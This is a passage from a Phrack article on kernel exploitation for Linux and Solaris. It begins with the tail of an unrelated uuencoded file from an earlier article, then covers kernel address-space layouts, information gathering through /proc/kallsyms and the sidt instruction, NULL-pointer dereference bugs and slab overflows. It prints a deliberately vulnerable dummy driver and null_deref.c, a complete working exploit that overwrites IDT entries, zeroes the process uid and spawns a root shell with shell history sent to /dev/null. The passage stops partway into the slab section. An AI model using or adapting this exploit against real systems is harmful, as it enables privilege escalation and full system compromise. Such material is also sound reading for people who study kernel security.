M<,B-Q"LS!&3=I@%DT8D4+!,!Q+'(D`J`H1&D0"@B%>++3QQPH\1""T$B\[!0
MW)@*9H%@;!8+(300C#$V2Q5V$,K)"DK'E##C,A.T3"2>AF*'RM6(FJSP%4DW
M4BJ1`V%?!;@8E`)+#4B52!TY$7"<*UGH7)C`.9F6YT84-I4V=D]?<F9(=N$X
```

```
MTI.<".KE<Z[5I\LII8M+GS=?3M>7&TGN++G5Y-YSZR<2R_M\%?5I;6/1<??D
M#9'%.S@X'<,QL[POL\K3IZ9`^!)@4S`$8HI((),;_H<S]-#).PQ$YM.F&(I.
M/J'<+YXYQ2N0N)>(?KI"&JDZ(*RB"!__`*T8:63];KUVD04#13K3BAC/[TX-
M!-W@4VZ_)ZE+&D,)^!(?P_$`=G&<,/$Q'(>=F*!CX+L>'9%6G/0<PFI9_=^1
M-,_V65YVV#YS23F#XQ.^N^Q)0RX!0.J$T9M;.31HTW17!/EIX!9N99WO=*[.
M3\,)IC=1W*?,DW9?YL79^7')CO?`!;V'2."-F[Y1R&+*P<RN3YTG;;D]RTU*
MDXC@FR;2-]P:^^5.%PTASBG+)Z1/"`3T03W*,6T_N+D*5SU/<O,#ILR:\F_%
M^O_&D7@:6<8L2?!K$,0'Y>N>YTO7']^3.GA=_R$O*A05>'T$+\J;#VV'M^<]
M5PL,6*#2@5&"%.\S*R\J<X#386IQ6HK&9JY!8(^0W*@X.N/#/>P1#YX0+V*S
MQ?(P*5Z8*'T%-D5;MJ/ADSP[<KLOWQ`C@W`YP,*=2BQ*&?B1T#<:PNP!'Y'/
M%T@/J:9Y;BAM/FXHO:0-T%``;'@H_?;OW02-2>DC;`+1%H8J<;0M_.P.[S,;
MO.S5^7>7S^WROFM;]E>L`/[ZXIG=7G;Q^=O/IS5EC*XOP]/C-"Q]XGSS$ELS
M7Z7VF7.L_4M'@8_:_PW"],\&\/^O!O"D1I"-,:$/9"-,:`/9?:,)7:#G-YA[
MW=\)'6;;0Z9TF&TOG-)A=K0#G]E:9N??O3[_=F+75\>*25TS8_J$?IDQ>T*G
M3`<[!J=("*Z?+/[Z8DJ[S`BNHDT^I8%M1'/>))_2PS;2!KM\>T5K3>AE&\F)
M7?Y$6!-:V@>;ML^^64/^=*"+W;N),!:T)W2VATL?NE=D+VTE@"@TFYZJ#3IH
MFUBA,$G-IJ=J@XXU9U2+TVAZJC;H6`M(M3B-IJ=J@XXUFE2+TVAZJC;H6#M+
M-3EUUU-V0<=:9K++J;N>L@LZTI)3+4ZCZ:G:H&--/]7@-'N>N@\ZVEP4`[H-
MJ1J38PU3R8+J0\J^Y%AC5L@I&Y&B+3G2^I5JE(U(T98<:RU+0ZD^I.Q+CK6O
MI3NH/J3L2XXUR:73J3YDK(FX^Y'"M54?4O8EQQK^<@.I/J3L2X[?5B#EF?=U
M+2"VS#96[<?_N&K_F87^_^JC'"(9/*NF?_7Y3R]?L<NK,+(5-5;5ZRSRL8KZ
M^,^G.OZA1?V4W/OLFMXNN">4]+V">T)-WRNX)Q3UO8)[0E'?*[@G%/5_N."^
MQ,<_V)321F]BK!T1:4+-;3S.,:'D-A^RF%!S&Y%.E+.3;E`;\71*J6U$ZRE%
MMA&QS&B1Q+K0,#]Q(#[4@GOV09@\X;F/Z3SG!/6LFG[\^(U\*G;^?$S`0/HG
M?$S@S]OI_RRWT_FSS.+A9/ZGG\Y80'_["">'735GL.OJS46?L3=UT359VWGR_
ML?ZX#SW_3?L8V^3B@6PO/$UH-YN_@[-8+=`;4PCF^G<D/76/8PFR10N88M7$
M^I%I-3,*(=@M`M#=XIVZN$@"O%,'(YO=FE]=X>4`"$8K(*WN,T/U^.8GYNX,
M`0WIVHL(S1^LS%!%"T7H1YABUG4'%=L2*H"O#M$*T:]]JY7!V8L7P/7*)Q/Q
MNY=:(>BPT1(80(E./CFT1HS^L@I5ZG,P=;+M/=>`3T<.IR46732)%ZU4^I*W
MQA8^)$!2+8"^`(=WT!;`$Q=13O-=-]I@%5].(U/VIEEFQC'4?L_,*6C`,#/(
MMMCML&7B/ELO$*1P2%%PC.,8.CBEVU-4EF(^NFDX@2"HTAR)H.40VZ#BF*46X
MITE60HA^40Q)5]QH-?P8A*81>0?1X)20,!YS<.$V&8TA&0G&`Y.ME&F1AC9.
M;Q`QC4'ETK@[%B1C$-D@#@E=(3BX'RS&T/D$A@EBYN34(^LAL<#<_%&<IA(<
MT0"-18D&8^<T92`C3+FV0!I+&6G:R*(TC8M`TQQJ]TT20]=$#!&])@2OA0S,
M\I`Z"0F91*^0I\[3"%+1JV_^=G!#QFA27]76/_9#5G@:OAH2B7E1H*,A63_Q
M!]%[Z=**\O+A5:DKFX+2X,@ONI@2)6#M*!C$SQCH"Z^(L1!P[6#<(3$5`I@'
M>MO'%XB4C#`52L)8N!""D4.&#B(67866>!J#Q`O\"4$TIM($PYFPV6&E$,]0
MS?C]N$M!DB<53+0&R%&&#ZN1&BD<1*D,!XYGVF@:!AM@E\)*J-A`7Q7("`[#
M@4#&:0*9@R@V.?H0@Q_YD'ENOQZR"X/6)PRL.BP0#R*:)/_M1,/>>@Z9GD03
M\H2FSF:JA/*1D65LI`5!3(R@\W`P=3X7P\>25:)`*Z3-E/>&*[0B$M'>VQ]%
MW&'T#U.,!(@)8##*"9^6)&J:BQ-?#BX/1S[U/`J@X,Z%0E9%OM-XL1P-8B8B
M/GZY#&40Z^D=!4$F>I>1<;-@T.(<4(`4;!8FZ"(&B!M,F_\90J?+?KC2K(/5
MEH<<(U'3;',HB2FI8(*UJGWU((RF%U&4Q"(C4K6:`(D9S==PWPKD(%3(&B06
M-;?Q@$6M0:J_#\>T,%F*;=L+]"I(CP=Z-<V/0KNTC?U5PB\/ZC2-P0,9@8[0
MAY?Y-"H8#5`H))4EIT.%-);@B3[V26\:[*68,?T31A3BEC#`$&-'N(IC"\2,
MO1B:@H_!&I#FAA4!%/K?CE0$2,_(.+&?Q+V*@`P6XP%;W9?I\4]%-M5L!AA3
MNX@FQ/:IW$9.>:\J"DTPI@851[9/Z*K*P,`-P2;I522X\N`J*L9Q%:D/KE*Q
M/)R+NL$D9\_%336\FJ:.JVA#?=4\.\8+*KQ);A-,9(D5+Z@RQO)+@@LU@4Z?
MA+?4<6Q?[L#/+Q_P;S`=+$3!LG&B6[R(N\3G%@XB(C]QK)N\4TK>.-&5J[,I
M/.@*&`C.MG#_*!['NJAV]DFM%=!?XD&5%:_08V+:R2:(7H"-9S@\H>D1E+6&
M#%*X@>(D3<V&A8HS.+9<R(A"H"-#T!A:1%(;/%G+PR'N@!AOR0Q6XB06B9JV
M2%Q':4&"XB/UU$UP)0M&`GL[$.\1BKB)F]O1G.%C?CPU.<!YQ#?;20?[.1P!
MX])D!&1IJ7Y]_3!"2#LY&!Q,?!VBN(+<OV5"8SP,ILO0`JDU3<6H"5(_G3N<
M!CUB600F`\08M1IS'CR81RO:V1I<AJ[S`4]YW"M-D#"H\%?(O;IZ,"<EGZ%M
MCF!D^PP>/F=4<-.HPVM)+D[$CWT;Q`0QK))H;.GT0#Z&T6.B!T:^;>Z#_L$S
M8ZHCX$$$GW9]&O=+1TI%7.^ACA'4QO67H?.`0O-0068^X80H=$1!8H.TH<&C
M?1.D$`O'-_!!`_1XD-/Q+AUXC0Z`(@T:(!T&W>E>N",W3>IJAPJ3AI8%'<<5
M38..*].:N8=ZN1%V?[QXI0XF'XDNU58>2?5QZ<;$[^)C\QL%40!T4_]C\^O#
M"<NCM"/H7D%%F55T]X3-V,47*Y;7NUV1]W\EW]4V\GV^4^S;P!`7P:]Y^P]!
MVM:S$).\`2[LOJ:X9Z/^F)7XVSYXU^=MDY55T7CZ?]L@_SK]\?&7K[_R_@=6
'E.-BC&0`````
`
end

<--> RDS_Demodulator.ps.gz.uue


|=[ EOF ]=---------------------------------------------------------------=|
```



==Phrack Inc.==

Volume 0x00, Issue 0x00, Phile #0x00 of 0x00

Attacking the Core : Kernel Exploiting Notes

sgrakkyu@antifork.org and twiz@email.it

February 12 2007

------[Index

------[Intro

The latest years have seen an increasing interest towards kernel based explotation. The growing diffusion of "security prevention" approaches (no-exec stack, no-exec heap, ascii-armored library mmapping, mmap/stack

and generally virtual layout randomization, just to point out the most known) has/is made/making userland explotation harder and harder.
Moreover there has been an extensive work of auditing on application codes, so that new bugs are generally more complex to handle and exploit.

The attentions has so turned towards the core of the operating systems, towards kernel (in)security. This paper will attempt to give an insight into kernel explotation, with examples for IA-32, UltraSPARC and AMD64. Linux and Solaris will be the target operating systems. More precisely, an architecture on turn will be the main covered for the three main exploiting demonstration categories : slab (IA-32), stack (UltraSPARC) and race condtion (AMD64). The details explained in those 'deep focus' apply, thou, almost in toto to all the others exploiting scenarios.

Since explotation examples are surely interesting but usually do not show the "effective" complexity of taking advantages of vulnerabilities, a couple of working real-life exploits will be presented too.

------[1 - The playground

Let's just point out that, before starting : "bruteforcing" and "kernel" aren't two words that go well together. One can't just crash over and over the kernel trying to guess the right return address or the good alignment. An error in kernel explotation leads usually to a crash, panic or unstable state of the operating system.
The "information gathering" step is so definitely important, just like a good knowledge of the operating system layout.

---[1.1 - Kernel/Userland virtual address space layouts

From the userland point of view, we don't see almost anything of the kernel layout nor of the addresses at which it is mapped [there are indeed a couple of information that we can gather from userland, and we're going to point them out after].
Netherless it is from the userland that we have to start to carry out our attack and so a good knowledge of the kernel virtual memory layout (and implementation) is, indeed, a must.

There are two possible address space layouts :

- kernel space on behalf of user space (kernel page tables are replicated over every process; the virtual address space is splitted in two parts, one for the kernel and one for the processes).
Kernels running on x86, AMD64 and sun4m/sun4d architectures usually have this kind of implementation.

- separated kernel and process address space (both can use the whole address space). Such an implementation, to be efficient, requires a dedicated support from the underlaining architecture. It is the case of the primary and secondary context register used in conjunction with the ASI identifiers on the UltraSPARC (sun4u/sun4v) architecture.

To see the main advantage (from an exploiting perspective) of the first approach over the second one we need to introduce the concept of "process context".
Any time the CPU is in "supervisor" mode (the well-known ring0 on ia-32), the kernel path it is executing is said to be in interrupt context if it hasn't a backing process.
Code in interrupt context can't block (for example waiting for demand paging to bring in a referenced userspace page): the scheduler is unable to know what to put to sleep (and what to wake up after).

Code running in process context has instead an associated process (usually the one that "generated" the kernel code path, for example issuing a systemcall) and is free to block/sleep (and so, it's free to reference the userland virtual address space).

This is a good news on systems which implement a combined user/kernel address space, since, while executing at kernel level, we can dereference (or jump to) userland addresses.
The advantages are obvious (and many) :

- we don't have to "guess" where our shellcode will be and we can write it in C (which makes easier the writing, if needed, of long and somehow complex recovery code)

- we don't have to face the problem of finding a suitable large and safe place to store it.

- we don't have to worry about no-exec page protection (we're free to mmap/mremap as we wish, and, obviously, load directly the code in .text segment, if we don't need to patch it at runtime).

- we can mmap large portions of the address space and fill them with nops or nop-alike code/data (useful when we don't completely control the return address or the dereference)

- we can easily take advantage of the so-called "NULL pointer dereference bugs" ("technically" described later on)

The space left to the kernel is so limited in size : on the x86 architecture it is 1 Gigabyte on Linux and it fluctuates on Solaris depending on the amount of physical memory (check usr/src/uts/i86pc/os/startup.c inside Opensolaris sources).
This fluctuation turned out to be necessary to avoid as much as possible virtual memory ranges wasting and, at the same time, avoid pressure over the space reserved to the kernel.

The only limitation to kernel (and processes) virtual space on systems implementing an userland/kerneland separated address space is given by the architecture (UltraSPARC I and II can reference only 44bit of the whole 64bit addressable space. This VA-hole is placed among 0x0000080000000000 and 0xFFFFF7FFFFFFFFFF).

This memory model makes explotation indeed harder, because we can't directly dereference the userspace. The previously cited NULL pointer dereferences are pretty much un-exploitable.
Moreover, we can't rely on "valid" userland addresses as a place to store our shellcode (or any other kernel emulation data), neither we can "return to userspace".

We won't go more in details here with a teorical description of the architectures (you can check the reference manuals at [1], [2] and [3]) since we've preferred to couple the analysis of the architectural and operating systems internal aspects relevant to explotation with the effective exploiting codes presentation.

---[1.2 - Dummy device driver and real vulnerabilities

As we said in the introduction, we're going to present a couple of real working exploit, hoping to give a better insight into the whole kernel explotation process.
We've written exploit for :

- MCAST_MSFILTER vulnerability [4], used to demonstrate kernel slab overflow exploiting

- sendmsg vulnerability [5], used to demonstrate an effective race condition (and a stack overflow on AMD64)

- madwifi SIOCGIWSCAN buffer overflow [21], used to demonstrate a real remote exploit for the linux kernel. That exploit was already released at [22] before the exit of this paper (which has a more detailed discussion of it and another 'dummy based' exploit for a more complex scenario)

Moreover, we've written a dummy device driver (for Linux and Solaris) to demonstrate with examples the techniques presented.
A more complex remote exploit (as previously mentioned) and an exploit capable to circumvent Linux with PaX/KERNEXEC (and userspace/kernelspace separation) will be presented too.

---[1.3 - Notes about information gathering

Remember when we were talking about information gathering ? Nearly every operating systems 'exports' to userland information useful for developing and debugging. Both Linux and Solaris (we're not taking in account now 'security patches') expose readable by the user the list and addresses of their exported symbols (symbols that module writer can reference) : /proc/ksyms on Linux 2.4, /proc/kallsyms on Linux 2.6 and /dev/ksyms on Solaris (the first two are text files, the last one is an ELF with SYMTAB section).
Those files provide useful information about what is compiled in inside the kernel and at what addresses are some functions and structs, addresses that we can gather at runtime and use to increase the reliability of our exploit.

But theese information could be missing on some environment, the /proc filesystem could be un-mounted or the kernel compiled (along with some security switch/patch) to not export them.
This is more a Linux problem than a Solaris one, nowadays. Solaris exports way more information than Linux (probably to aid in debugging without having the sources) to the userland. Every module is shown with its loading address by 'modinfo', the proc interface exports the address of the kernel 'proc_t' struct to the userland (giving a crucial entrypoint, as we will see, for the explotation on UltraSPARC systems) and the 'kstat' utility lets us investigate on many kernel parameters.

In absence of /proc (and /sys, on Linux 2.6) there's another place we can gather information from, the kernel image on the filesystem.
There are actually two possible favourable situations :

- the image is somewhere on the filesystem and it's readable, which is the default for many Linux distributions and for Solaris

- the target host is running a default kernel image, both from installation or taken from repository. In that situation is just a matter of recreating the same image on our system and infere from it. This should be always possible on Solaris, given the patchlevel (taken from 'uname' and/or 'showrev -p').
  Things could change if OpenSolaris takes place, we'll see.

The presence of the image (or the possibility of knowing it) is crucial for the KERN_EXEC/separated userspace/kernelspace environment explotation presented at the end of the paper.

Given we don't have exported information and the careful administrator has removed running kernel images (and, logically, in absence of kernel memory leaks ;)) we've one last resource that can help in explotation : the architecture.
Let's take the x86 arch, a process running at ring3 may query the logical address and offset/attribute of processor tables GDT,LDT,IDT,TSS :

- through 'sgdt' we get the base address and max offset of the GDT
- through 'sldt' we can get the GDT entry index of current LDT
- through 'sidt' we can get the base address and max offset of IDT
- through 'str' we can get the GDT entry index of the current TSS

The best choice (not the only one possible) in that case is the IDT. The possibility to change just a single byte in a controlled place of it leads to a fully working reliable exploit [*].

[*] The idea here is to modify the MSB of the base_address of an IDT entry and so "hijack" the exception handler. Logically we need a controlled byte overwriting or a partially controlled one with byte value below

the 'kernelbase' value, so that we can make it point into the userland portion. We won't go in deeper details about the IDT layout/implementation here, you can find them inside processor manuals [1] and kad's phrack59 article "Handling the Interrupt Descriptor Table" [6].
The NULL pointer dereference exploit presented for Linux implements this technique.

As important as the information gathering step is the recovery step, which aims to leave the kernel in a consistent state. This step is usually performed inside the shellcode itself or just after the exploit has (successfully) taken place, by using /dev/kmem or a loadable module (if possible).
This step is logically exploit-dependant, so we will just explain it along with the examples (making a categorization would be pointless).

------[2 - Kernel vulnerabilities and bugs

We start now with an excursus over the various typologies of kernel vulnerabilities. The kernel is a big and complex beast, so even if we're going to track down some "common" scenarios, there are a lot of more possible "logical bugs" that can lead to a system compromise.

We will cover stack based, "heap" (better, slab) based and NULL/userspace dereference vulnerabilities. As an example of a "logical bug" a whole chapter is dedicated to race condition and techniques to force a kernel path to sleep/reschedule (along with a real exploit for the sendmsg [4] vulnerability on AMD64).

We won't cover in this paper the range of vulnerabilities related to virtual memory logical errors, since those have been already extensively described and cleverly exploited, on Linux, by iSEC [7] people.
Moreover, it's nearly useless, in our opinion, to create a "crafted" demonstrative vulnerable code for logical bugs and we weren't aware of any _public_ vuln of this kind on Solaris. If you are, feel free to submit it, we'll be happy to work over ;).

---[2.1 - NULL/userspace dereference vulnerabilities

This kind of vulnerability derives from the using of a pointer not-initialized (generally having a NULL value) or trashed, so that it points inside the userspace part of the virtual memory address space.
The normal behaviour of an operating system in such a situation is an oops or a crash (depending on the degree of severity of the dereference) while attempting to access un-mapped memory.

But we can, obviously, mmap that memory range and let the kernel find "valid" malicius data. That's more than enough to gain root priviledges.
We can delineate two possible scenarios :

- instruction pointer modification (direct call/jmp dereference, called function pointers inside a struct, etc)

- "controlled" write on kernelspace

The first kind of vulnerability is really trivial to exploit, it's just a matter of mmapping the referenced page and put our shellcode there.
If the dereferenced address is a struct with inside a function pointer (or a chain of struct with somewhere a function pointer), it is just a matter of emulating in userspace those struct, make point the function pointer to our shellcode and let/force the kernel path to call it.

We won't show an example of this kind of vulnerability since this is the "last stage" of any more complex exploit (as we will see, we'll be always trying, when possible, to jump to userspace).

The second kind of vulnerability is a little more complex, since we can't directly modify the instruction pointer, but we've the possibility to write anywhere in kernel memory (with controlled or uncontrolled data).

Let's get a look to that snipped of code, taken from our Linux dummy device driver :

```
< stuff/drivers/linux/dummy.h >

[...]

struct user_data_ioctl
{
  int size;
  char *buffer;
};

< / >

< stuff/drivers/linux/dummy.c >

static int alloc_info(unsigned long sub_cmd)
{
  struct user_data_ioctl user_info;
  struct info_user *info;
  struct user_perm *perm;

[...]

  if(copy_from_user(&user_info,
                    (void __user*)sub_cmd,
                    sizeof(struct user_data_ioctl)))
    return -EFAULT;

  if(user_info.size > MAX_STORE_SIZE)  [1]
    return -ENOENT;

  info = kmalloc(sizeof(struct info_user), GFP_KERNEL);
  if(!info)
    return -ENOMEM;

  perm = kmalloc(sizeof(struct user_perm), GFP_KERNEL);
  if(!perm)
    return -ENOMEM;

  info->timestamp = 0;//sched_clock();
  info->max_size  = user_info.size;
  info->data = kmalloc(user_info.size, GFP_KERNEL); [2]
  /* unchecked alloc */

  perm->uid = current->uid;
  info->data->perm = perm; [3]

  glob_info = info;

[...]

static int store_info(unsigned long sub_cmd)
{

[...]

  glob_info->data->perm->uid = current->uid; [4]

[...]

< / >
```

Due to the integer signedness issue at [1], we can pass a huge value to the kmalloc at [2], making it fail (and so return NULL).

The lack of checking at that point leaves a NULL value in the info->data pointer, which is later used, at [3] and also inside store_info at [4] to save the current uid value.

What we have to do to exploit such a code is simply mmap the zero page (0x00000000 - NULL) at userspace, make the kmalloc fail by passing a negative value and then prepare a 'fake' data struct in the previously mmapped area, providing a working pointers for 'perm' and thus being able to write our 'uid' anywhere in memory.

At that point we have many ways to exploit the vulnerable code (exploiting while being able to write anywhere some arbitrary or, in that case, partially controlled data is indeed limited only by imagination), but it's better to find a "working everywhere" way.

As we said above, we're going to use the IDT and overwrite one of its entries (more precisely a Trap Gate, so that we're able to hijack an exception handler and redirect the code-flow towards userspace).
Each IDT entry is 64-bit (8-bytes) long and we want to overflow the 'base_offset' value of it, to be able to modify the MSB of the exception handler routine address and thus redirect it below PAGE_OFFSET (0xc0000000) value.

Since the higher 16 bits are in the 7th and 8th byte of the IDT entry, that one is our target, but we're are writing at [4] 4 bytes for the 'uid' value, so we're going to trash the next entry. It is better to use two adiacent 'seldomly used' entries (in case, for some strange reason, something went bad) and we have decided to use the 4th and 5th entries : #OF (Overflow Exception) and #BR (BOUND Range Exeeded Exeption).

At that point we don't control completely the return address, but that's not a big problem, since we can mmap a large region of the userspace and fill it with NOPs, to prepare a comfortable and safe landing point for our exploit. The last thing we have to do is to restore, once we get the control flow at userspace, the original IDT entries, hardcoding the values inside the shellcode stub or using an lkm or /dev/kmem patching code.

At that point our exploit is ready to be launched for our first 'rootshell'.

As a last (indeed obvious) note, NULL dereference vulnerabilities are only exploitable on 'combined userspace and kernelspace' memory model operating systems.

---[2.1.1 - NULL/userspace dereference vulnerabilities : null_deref.c

< stuff/expl/null_deref.c >

```
#include <sys/ioctl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

#include "dummy.h"

#define DEVICE          "/dev/dummy"
#define NOP             0x90
#define STACK_SIZE      8192

//#define STACK_SIZE 4096


#define PAGE_SIZE       0x1000
#define PAGE_OFFSET     12
#define PAGE_MASK       ~(PAGE_SIZE -1)
```

```
#define ANTANI          "antani"

uint32_t        bound_check[2]={0x00,0x00};
extern void     do_it();
uid_t           UID;

void do_bound_check()
{
        asm volatile("bound %1, %0\t\n" : "=m"(bound_check) : "a"(0xFF));
}

/* simple shell spown */
void get_root()
{
  char *argv[] = { "/bin/sh", "--noprofile", "--norc", NULL };
  char *envp[] = { "TERM=linux", "PS1=y0y0\\$", "BASH_HISTORY=/dev/null",
                   "HISTORY=/dev/null", "history=/dev/null",
                   "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin", N
ULL };

  execve("/bin/sh", argv, envp);
  fprintf(stderr, "[**] Execve failed\n");
  exit(-1);
}



/* this function is called by fake exception handler: take 0 uid and restore trashed entr
y */
void give_priv_and_restore(unsigned int thread)
{
  int i;
  unsigned short addr;
  unsigned int* p = (unsigned int*)thread;

  /* simple trick */
  for(i=0; i < 0x100; i++)
  if( (p[i] == UID) && (p[i+1] == UID) && (p[i+2] == UID) && (p[i+3] == UID) )
    p[i] = 0, p[i+1] = 0;

}


#define CODE_SIZE       0x1e


void dummy(void)
{
asm("do_it:;"
    "addl $6, (%%esp);"  // after bound exception EIP points again to the bound instructi
on
    "pusha;"
    "movl %%esp, %%eax;"
    "andl %0, %%eax;"
    "movl (%%eax), %%eax;"
    "add $100, %%eax;"
    "pushl %%eax;"
    "movl $give_priv_and_restore, %%ebx;"
    "call *%%ebx;"
    "popl %%eax;"
    "popa;"
    "iret;"
    "nop;nop;nop;nop;"
   :: "i"( ~(STACK_SIZE -1))
);
return;
}
```

```
struct idt_struct
{
  uint16_t limit;
  uint32_t base;
} __attribute__((packed));


static char *allocate_frame_chunk(unsigned int base_addr,
                                  unsigned int size,
                                  void* code_addr)
{
  unsigned int round_addr = base_addr & PAGE_MASK;
  unsigned int diff       = base_addr - round_addr;
  unsigned int len        = (size + diff + (PAGE_SIZE-1)) & PAGE_MASK;

  char *map_addr = mmap((void*)round_addr,
                        len,
                        PROT_READ|PROT_WRITE,
                        MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE,
                        0,
                        0);
  if(map_addr == MAP_FAILED)
    return MAP_FAILED;

  if(code_addr)
  {
    memset(map_addr, NOP, len);
    memcpy(map_addr, code_addr, size);
  }
  else
    memset(map_addr, 0x00, len);

  return (char*)base_addr;
}

inline unsigned int *get_zero_page(unsigned int size)
{
  return (unsigned int*)allocate_frame_chunk(0x00000000, size, NULL);
}

#define BOUND_ENTRY 5
unsigned int get_BOUND_address()
{
        struct idt_struct idt;
        asm volatile("sidt %0\t\n" : "=m"(idt));
        return idt.base + (8*BOUND_ENTRY);
}

unsigned int prepare_jump_code()
{
  UID = getuid();       /* set global uid */
  unsigned int base_address = ((UID & 0x0000FF00) << 16) + ((UID & 0xFF) << 16);
  printf("Using base address of: 0x%08x-0x%08x\n", base_address, base_address + 0x20000 -
1);
  char *addr = allocate_frame_chunk(base_address, 0x20000, NULL);
  if(addr == MAP_FAILED)
  {
    perror("unable to mmap jump code");
    exit(-1);
  }

  memset((void*)base_address, NOP, 0x20000);
  memcpy((void*)(base_address + 0x10000), do_it, CODE_SIZE);

  return base_address;
}

int main(int argc, char *argv[])
{
```

```
  struct user_data_ioctl user_ioctl;
  unsigned int *zero_page, *jump_pages, save_ptr;

  zero_page = get_zero_page(PAGE_SIZE);
  if(zero_page == MAP_FAILED)
  {
    perror("mmap: unable to map zero page");
    exit(-1);
  }

  jump_pages = (unsigned int*)prepare_jump_code();


  int ret, fd = open(DEVICE,  O_RDONLY), alloc_size;

  if(argc > 1)
    alloc_size = atoi(argv[1]);
  else
   alloc_size  = PAGE_SIZE-8;

  if(fd < 0)
  {
    perror("open: dummy device");
    exit(-1);
  }

  memset(&user_ioctl, 0x00, sizeof(struct user_data_ioctl));
  user_ioctl.size = alloc_size;


  ret = ioctl(fd, KERN_IOCTL_ALLOC_INFO, &user_ioctl);
  if(ret < 0)
  {
    perror("ioctl KERN_IOCTL_ALLOC_INFO");
    exit(-1);
  }


  /* save old struct ptr stored by kernel in the first word */
  save_ptr = *zero_page;

  /* compute the new ptr inside the IDT table between BOUND and INVALIDOP exception */
  printf("IDT bound: %x\n", get_BOUND_address());
  *zero_page = get_BOUND_address() + 6;

  user_ioctl.size=strlen(ANTANI)+1;
  user_ioctl.buffer=ANTANI;

  ret = ioctl(fd, KERN_IOCTL_STORE_INFO, &user_ioctl);

  getchar();
  do_bound_check();

  /* restore trashed ptr */
  *zero_page = save_ptr;

  ret = ioctl(fd, KERN_IOCTL_FREE_INFO, NULL);
  if(ret < 0)
  {
    perror("ioctl KERN_IOCTL_FREE_INFO");
    exit(-1);
  }

  get_root();

  return 0;
}

< / >
```

---[2.2 - The Slab Allocator

The main purpose of a slab allocator is to fasten up the allocation/deallocation of heavily used small 'objects' and to reduce the fragmentation that would derive from using the page-based one.
Both Solaris and Linux implement a slab memory allocator which derives from the one described by Bonwick [8] in 1994 and implemented in Solaris 2.4.

The idea behind is, basically : objects of the same type are grouped together inside a cache in their constructed form. The cache is divided in 'slabs', consisting of one or more contiguos page frames.
Everytime the Operating Systems needs more objects, new page frames (and thus new 'slabs') are allocated and the object inside are constructed.
Whenever a caller needs one of this objects, it gets returned an already prepared one, that it has only to fill with valid data. When an object is 'freed', it doesn't get destructed, but simply returned to its slab and marked as available.

Caches are created for the most used objects/structs inside the operating system, for example those representing inodes, virtual memory areas, etc.
General-purpose caches, suitables for small memory allocations, are created too, one for each power of two, so that internal fragmentation is guaranted to be at least below 50%.
The Linux kmalloc() and the Solaris kmem_alloc() functions use exactly those latter described caches. Since it is up to the caller to 'clean' the object returned from a slab (which could contain 'dead' data), wrapper functions that return zeroed memory are usually provided too (kzalloc(), kmem_zalloc()).

An important (from an exploiting perspective) 'feature' of the slab allocator is the 'bufctl', which is meaningful only inside a free object, and is used to indicate the 'next free object'.
A list of free object that behaves just like a LIFO is thus created, and we'll see in a short that it is crucial for reliable explotation.

To each slab is associated a controlling struct (kmem_slab_t on Solaris, slab_t on Linux) which is stored inside the slab (at the start, on Linux, at the end, on Solaris) if the object size is below a given limit (1/8 of the page), or outside it.
Since there's a 'cache' per 'object type', it's not guaranted at all that those 'objects' will stay exactly in a page boundary inside the slab. That 'free' space (space not belonging to any object, nor to the slab controlling struct) is used to 'color' the slab, respecting the object alignment (if 'free' < 'alignment' no coloring takes place).

The first object is thus saved at a 'different offset' inside the slab, given from 'color value' * 'alignment', (and, consequently, the same happens to all the subsequent objects), so that object of the same size in different slabs will less likely end up in the same hardware cache lines.

We won't go more in details about the Slab Allocator here, since it is well and extensively explained in many other places, most notably at [9], [10], and [11], and we move towards effective explotation.
Some more implementation details will be given, thou, along with the exploiting techniques explanation.

---[2.2.1 - Slab overflow vulnerabilities

NOTE: as we said before, Solaris and Linux have two different function to alloc from the general purpose caches, kmem_alloc() and kmalloc(). That two functions behave basically in the same manner, so, from now on we'll just use 'kmalloc' and 'kmalloc'ed memory' in the discussion, referring thou to both the operating systems implementation.

A slab overflow is simply the writing past the buffer boundaries of a kmalloc'ed object. The result of this overflow can be :

- overwriting an adiacent in-slab object.
- overwriting a page next to the slab one, in the case we're overwriting past the last object.
- overwriting the control structure associated with the slab (Solaris only)

The first case is the one we're going to show an exploit for. The main idea on such a situation is to fill the slabs (we can track the slab status thanks to /proc/slabinfo on Linux and kstat -n 'cache_name' on Solaris) so that a new one is necessary.
We do that to be sure that we'll have a 'controlled' bufctl : since the whole slabs were full, we got a new page, along with a 'fresh' bufctl pointer starting from the first object.

At that point we alloc two objects, free the first one and trigger the vulnerable code : it will request a new object and overwrite right into the previously allocated second one. If a pointer inside this second object is stored and then used (after the overflow) it is under our control.
This approach is very reliable.

The second case is more complex, since we haven't an object with a pointer or any modifiable data value of interest to overwrite into. We still have one chance, thou, using the page frame allocator.
We start eating a lot of memory requesting the kind of 'page' we want to overflow into (for example, tons of filedescriptor), putting the memory under pressure. At that point we start freeing a couple of them, so that the total amount counts for a page.
At that point we start filling the slab so that a new page is requested. If we've been lucky the new page is going to be just before one of the previously allocated ones and we've now the chance to overwrite it.

The main point affecting the reliability of such an exploit is :

  - it's not trivial to 'isolate' a given struct/data to mass alloc at the first step, without having also other kernel structs/data growing together with.
    An example will clarify : to allocate tons of file descriptor we need to create a large amount of threads. That translates in the allocation of all the relative control structs which could end up placed right after our overflowing buffer.

The third case is possible only on Solaris, and only on slabs which keep objects smaller than 'page_size >> 3'. Since Solaris keeps the kmem_slab struct at the end of the slab we can use the overflow of the last object to overwrite data inside it.

In the latter two 'typology' of exploit presented we have to take in account slab coloring. Both the operating systems store the 'next color offset' inside the cache descriptor, and update it at every slab allocation (let's see an example from OpenSolaris sources) :

< usr/src/uts/common/os/kmem.c >

```
static kmem_slab_t *
kmem_slab_create(kmem_cache_t *cp, int kmflag)
{
[...]
        size_t color, chunks;
[...]
        color = cp->cache_color + cp->cache_align;
        if (color > cp->cache_maxcolor)
                color = cp->cache_mincolor;
        cp->cache_color = color;
```

< / >

'mincolor' and 'maxcolor' are calculated at cache creation and represent
the boundaries of available caching :

```
# uname -a
SunOS principessa 5.9 Generic_118558-34 sun4u sparc SUNW,Ultra-5_10
# kstat -n file_cache | grep slab
        slab_alloc                      280
        slab_create                     2
        slab_destroy                    0
        slab_free                       0
        slab_size                       8192
# kstat -n file_cache | grep align
        align                           8
# kstat -n file_cache | grep buf_size
        buf_size                        56
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::sizeof kmem_slab_t
sizeof (kmem_slab_t) = 0x38
